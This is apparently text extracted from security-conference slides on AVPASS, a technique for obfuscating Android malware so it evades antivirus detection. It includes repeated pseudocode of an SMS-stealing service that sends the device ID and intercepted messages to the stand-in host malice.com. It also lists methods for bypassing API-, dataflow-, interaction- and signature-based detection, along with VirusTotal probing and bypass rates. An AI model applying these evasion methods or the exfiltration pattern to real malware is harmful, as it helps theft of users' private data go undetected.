
register: v0 – v3 used here
parameter: p0 – p9 used here

instruction using p10 (v16)

```
.end method
```

Total: 17

Inst. Range
Error (> v15)




Solution: Backup and Restore Before Injection

```
.method public DoSomething(p0...p9)
.locals 4

# register: v0 – v3 used here
# parameter: p0 – p9 used here

.end method
```




Try
Injection

```
.method public DoSomething(p0...p9)
.locals 7 (+3)
```

register: v0 – v3 used here
parameter: p0 – p9 used here

- ① backup register v3 – v12
- ② code injection using v0 – v2
- ③ restore register v3 – v12

```
.end method
```



Why tricky? AVPASS needs to trace type of each register when backup/restore


Difficult to Reverse as Requirement Too Easy to Detect Obfuscation?

- **True, but it doesn't help AVs much**
 - ✓ How could you tell benign or malicious?
- **Dynamic analysis can detect original behavior**
 - ✓ However, code coverage is another challenge
 - ✓ Not that practical due to overhead


Example: Difficult to Reverse

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```


Example: Difficult to Reverse



Example: Difficult to Reverse



Example: Difficult to Reverse




Yes, you can tell obfuscation here but difficult to reverse

Start with Well-known Detection Techniques

- API-based detection
- Dataflow-based detection
- Interaction-based detection
- Signature-based detection

Android Malware Example

SMS Leaking Malware



SMS intercepted by background Service



Hacker sends intercepted message to malice.com



API-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {  
    public void onReceive( ) {  
        SmsMessage msg = SmsMessage.create();  
        String SMS = msg.getMessageBody();  
  
        Intent si = new Intent(Malicious.class);  
        si.putExtra("sms", SMS);  
        startService(si);  
    }  
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat("SMSmsg");  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Suspicious API sequence (n-gram)

Dataflow-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {  
    public void onReceive( ) {  
        SmsMessage msg = SmsMessage.create();  
        String SMS = msg.getMessageBody();  
  
        Intent si = new Intent(Malicious.class);  
        si.putExtra("sms", SMS);  
        startService(si);  
    }  
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID(); Suspicious Source  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
  
Suspicious Sink Suspicious Dataflow
```

Interaction-based Android Malware Detection


Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {  
    public void onReceive( ) {  
        SmsMessage msg = SmsMessage.create();  
        String SMS = msg.getMessageBody();  
  
        Intent si = new Intent(Malicious.class);  
        si.putExtra("sms", SMS);  
        startService(si);  
    }  
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Suspicious
Interaction



A green curved arrow points from the 'InterceptSMS' component to the 'SendToNetwork' component. A large green arrow points from the 'InterceptSMS' component towards the 'SendToNetwork' component, with the text 'Suspicious Interaction' written vertically along its path.

Signature-based Android Malware Detection

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {  
    public void onReceive( ) {  
        SmsMessage msg = SmsMessage.create();  
        String SMS = msg.getMessageBody();  
  
        Intent si = new Intent(Malicious.class);  
        si.putExtra("sms", SMS);  
        startService(si);  
    }  
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Signatures: Class, Variable, String, Package, and etc

Bypassing API-based Detection System

- **Break frequency analysis**
 - ✓ Massive API insertion to change number of APIs
- **Break n-gram (sequence) analysis**
 - ✓ Insert dummy API between existing APIs
- **Break APIs transition ratio analysis**
 - ✓ Transition ratio? `java` → `android`, `java.lang` → `android.util`
 - ✓ 1) Insert massive APIs or 2) Change package names

Bypassing API-based Detection System (1/2)

Break n-gram analysis

GetDeviceID() → concat() → sendData()



GetDeviceID() → **DateFormat()** → concat()
→ **DateFormat()** → sendData()

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
        Android.text.format.DateFormat() // DUMMY  
  
        String output = ID.concat(SMSmsg);  
        Android.text.format.DateFormat() // DUMMY  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Bypassing API-based Detection System (2/2)

Break transition ratio analysis

user-defined() → java.lang(String)
→ user-defined()



java.util.user-defined() → java.lang(String)
→ java.util.user-defined()

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        userDefined1 tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat(SMSmsg);  
        userDefined2 url =  
            new userDefined2(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Bypassing Dataflow-based Detection System (1/2)

Explicit → Implicit dataflow

SMSmsg + ID = output (tracked)



SMSmsg + untrackedStr = output (untracked)

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        untrackedStr = anti-dataflow-analysis-code(ID)  
  
        String output = untrackedStr.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Implicit Flow

Bypassing Dataflow-based Detection System (2/2)

Java Reflection (API name hiding)

Unable to track suspicious source API

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String ID = ReflectionWrapper1();  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Nothing to Trace

Bypassing Interaction-based Detection System

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {  
    public void onReceive( ) {  
        SmsMessage msg = SmsMessage.create();  
        String SMS = msg.getMessageBody();  
  
        Intent si = new Intent(Malicious.class);  
        si.putExtra("sms", SMS);  
        startService(si);  
    }  
}
```

Suspicious
Interaction

Component: SendToNetwork

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Bypassing Interaction-based Detection System

Component: InterceptSMS

```
public class InterceptSMS (BroadcastReceiver) {  
    public void onReceive( ) {  
        SmsMessage msg = SmsMessage.create();  
        String SMS = msg.getMessageBody();  
  
        Intent si = new Intent(Malicious.class);  
        si.putExtra("sms", SMS);  
        startService(si);  
    }  
}
```

Component: SendToNetwork

```
public class SendToNetwork (Service) {  
    public void onStartCommand( Intent ) {  
        String SMSmsg = intent.get("sms");  
        TelephonyMgr tm = new TelephonyMgr();  
        String ID = tm.getDeviceID();  
  
        String output = ID.concat(SMSmsg);  
        URL url = new URL(http://malice.com);  
        url.sendData(output);  
    }  
}
```

Divide components and make new relation to nullify the analysis

Evaluation: Bypassing Well-known Detection System

- API-based Detection (Ratio-based)

Category	Strategy	Bypass Ratio
API transition ratio detection	Inject dummy APIs to make diff. ratio (up to 2,000 insertions)	80%
	Modify all family/package names	95%

Evaluation: Bypassing Well-known Detection System

● API-based Detection (Ratio-based)

* If malware size if big, you should inject much more APIS

Category	Strategy	Bypass Ratio
API transition ratio detection	Inject dummy APIs to make diff. ratio (up to 2,000 insertions)	80%
	Modify all family/package names	95%

Evaluation: Bypassing Well-known Detection System

- Dataflow-based Detection

Category	Strategy	Bypass Ratio
Dataflow tracking	Inject anti-dataflow-analysis code (support: String and Cursor datatype)	34%
	Hide API name by using reflection	100%

- Interaction-based Detection

- ✓ Successfully disguised 100% of malware

Evaluation: Bypassing Well-known Detection System

● Dataflow-based Detection

* As you can see, success ratio is low.
Anti-dataflow-analysis code is difficult to make and easy to be detected.

Category	Strategy	Bypass Ratio
Dataflow tracking	Inject anti-dataflow-analysis code (support: String and Cursor datatype)	34%
	Hide API name by using reflection	100%

● Interaction-based Detection

- ✓ Successfully disguised 100% of malware

Demo #1

- **Bypass API-based detection system**
- **Bypass Dataflow-based detection system**
- **Bypass Interaction-based detection system**

Let's move on to real world detection system

New Target: Real World Unknown AVs

- **Target:** VirusTotal

* *Aggregation of many antivirus products and online scan engines to check for viruses*

- **Questions**

- ✓ Which features are important?
- ✓ Which combinations affect to result?
- ✓ Which classifier they are using?
- ✓ Are they robust enough to detect variation?

The screenshot shows the VirusTotal analysis interface. At the top, it displays the SHA256 hash (083f7ca7eb64b4a3d897ac5e61dd3e0d67e47ea7e0447e817ed7d138209bf640), file name (083f7ca7eb64b4a3d897ac5e61dd3e0d67e47ea7e0447e817ed7d138209bf640), detection ratio (28 / 48), and analysis date (2013-09-17 06:35:44 UTC). To the right, there is a small icon showing a red sad face with a green smiley face and a rainbow arrow pointing up, with the numbers '28' and '0' next to them. Below this, there are tabs for Analysis, File detail, Relationships, Additional information, Comments, and Votes. The Analysis tab is selected. The main table lists four antivirus engines: AegisLab, AhnLab-V3, AntiVir, and AntiAVL. Each row includes the engine name, result (e.g., Win-PUP/Helper.PrimeAd.911872, DR/Delphi.Gen, Trojan/Win32.Genome.gen), and update date (20130916, 20130917, 20130917, 20130917).

Antivirus	Result	Update
AegisLab	✓	20130916
AhnLab-V3	Win-PUP/Helper.PrimeAd.911872	20130917
AntiVir	DR/Delphi.Gen	20130917
AntiAVL	Trojan/Win32.Genome.gen	20130917

Strategy : How to Infer and Bypass AVs?

- **Inferring each feature's impact**
 - ✓ Obfuscate individual feature and then query
- **Inferring detection rules**
 - ✓ Generate *all possible variations* and then query
- **Reduce the number of query**
 - ✓ Group similar / relevant obfuscations
- **Provide way to query safely**
 - ✓ Query by using fake (but similar) malware

Inferring Feature: What AVs are Looking at?

- Process for eliminating unnecessary obfuscation
- We need to “guess” possible features
 - ✓ Byte stream? hash of image? IDs in resource? API and its arguments?
- How? Obfuscate individual feature and analyze result

Finding : Inferred Features

Number	Obfuscation Primitives	Impact Observed
1	Component interaction injection	No
2	Dataflow analysis avoiding code injection	No
3	String encryption	Strong
4	Variable name encryption	Normal
5	Package name encryption	Strong
6	Method and class name encryption	Strong
7	Dummy API and benign class injection	Normal
8	Bytecode injection	Weak
9	Resource encryption (xml and image)	Weak
10	Dropper payload (jar or APK)	Strong
11	Permissions	Normal
12	APIs name hiding	Strong

Inferring Rules: Finding Feature Combinations to Bypass

- **Process for finding detection rules / logic inside**
- **Why infer?**
 - ✓ To bypass with minimum obfuscations
 - ✓ To generate disguised malware with essential obfuscations
- **How? Obfuscate features and query variations**

2^k Factorial Experiment Design

* with k factor (features) decide 1) maintain k th factor or 2) obfuscate k th factor

- **Obfuscation group (example)**

O1	O2	O3	O4	O5	O6	O7
String	Variable	Package	Class + API injection	Resource + Dropper removal	Permission removal	API hiding

- **2^k variations ($2^7 = 128$)**

O1	O2	O3	O4	O5	O6	O7
----	----	----	----	----	----	----

O1	O2	O3	O4	O5	O6	O7
----	----	----	----	----	----	----

...

O1	O2	O3	O4	O5	O6	O7
----	----	----	----	----	----	----


Test with 100 malware? 100 x 128 x 2 way = 25,600 queries

2^k Factorial Experiment Design

- E.g., Test “string + package + resource” combination



- E.g., Test “order” to know impact of features (1→3→7→6→ ...)



